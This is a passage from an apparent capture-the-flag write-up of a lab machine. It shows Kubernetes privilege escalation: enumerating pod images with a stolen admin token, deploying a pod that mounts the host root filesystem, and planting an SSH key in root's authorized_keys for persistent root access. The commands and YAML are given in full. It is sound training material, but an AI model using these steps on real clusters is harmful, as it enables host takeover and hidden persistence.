https://10.10.10.235:8443 --certificate-authority ca.crt | grep '  - image: '; done |
sort -u
  - image: localhost:5000/dev-alpine
  - image: localhost:5000/node_server
```

Here's the full command with whitespace for readability:

```
kubectl get pods --all-namespaces --token $(cat cadmin-token) --server
https://10.10.10.235:8443 --certificate-authority ca.crt
  | grep -v NAMESPACE
  | while read line; do
      ns=$(echo $line | awk '{print $1}');
      name=$(echo $line | awk '{print $2}');
      kubectl get pod $name -o yaml -n $ns --token $(cat cadmin-token) --server
https://10.10.10.235:8443 --certificate-authority ca.crt
        | grep '  - image: ';
    done
  | sort -u
```

It pulls the list of pods, gets rid of the header, and then loops over each line. For each, it gets the namespace (`$ns`) and the pod name (`$name`), and then calls the API to get the full YAML. It uses `grep` to get the image location, and then all the results are passed into `sort -u` to get unique entries.

Malicious Pod

I'll create a YAML to describe my pod:

```
apiVersion: v1
kind: Pod
metadata:
  name: alpine
  namespace: kube-system
spec:
  containers:
  - name: evil0xdf
    image: localhost:5000/dev-alpine
    command: ["/bin/sh"]
    args: ["-c", "sleep 300000"]
    volumeMounts:
    - mountPath: /mnt
      name: hostfs
  volumes:
  - name: hostfs
    hostPath:
      path: /
  automountServiceAccountToken: true
  hostNetwork: true
```

I choose alpine because it's smaller, but I later tested and node_server works too.

I've added the host filesystem `/` as a mount point inside the container.

Pods (like Docker containers) run until their main command is done. I'll just add a long sleep as the main command (`tail -f /dev/null` is another good one to hold priority).

Now I'll start the container with the `apply` command:

```
oxdf@parrot$ kubectl apply -f root.yaml --token $(cat cadmin-token) --server
https://10.10.10.235:8443 --certificate-authority ca.crt
pod/evil0xdf created
```

The `exec` command allows me to run `/bin/sh` inside the container:

```
oxdf@parrot$ kubectl exec evil0xdf --stdin --tty -n kube-system --token $(cat cadmin-
token) --server https://10.10.10.235:8443 --certificate-authority ca.crt -- /bin/sh
/ #
```

I can grab `root.txt`:

```
/mnt/root # cat root.txt
55383ee5**********************
```

Shell as root

Despite my efforts to keep my container running, there seems to be a cron killing containers every minute or so. And I want a full shell anyway.

I'll run the two commands again to recreate and get a shell in the container, and then I'll write an SSH key. I'll need to create the `/root/.ssh` directory:

```
/ # cd /mnt/root/
/mnt/root #
/mnt/root # mkdir .ssh
/mnt/root # echo "ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIDIK/xSi58QvP1UqH+nBwpD1WQ7IaxiVdTpsg5U19G3d nobody@nothing"
> .ssh/authorized_keys
```

Now I can connect as root over SSH:

```
oxdf@parrot$ ssh -i ~/keys/ed25519_gen root@10.10.10.235
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-70-generic x86_64)
...[snip]...
root@unobtainium:~#
```

0xdf hacks stuff

0xdf hacks stuff
0xdf.223@gmail.com

0xdf
0xdf
feed
0xdf
@0xdf@infosec.exchange

CTF solutions, malware analysis, home lab development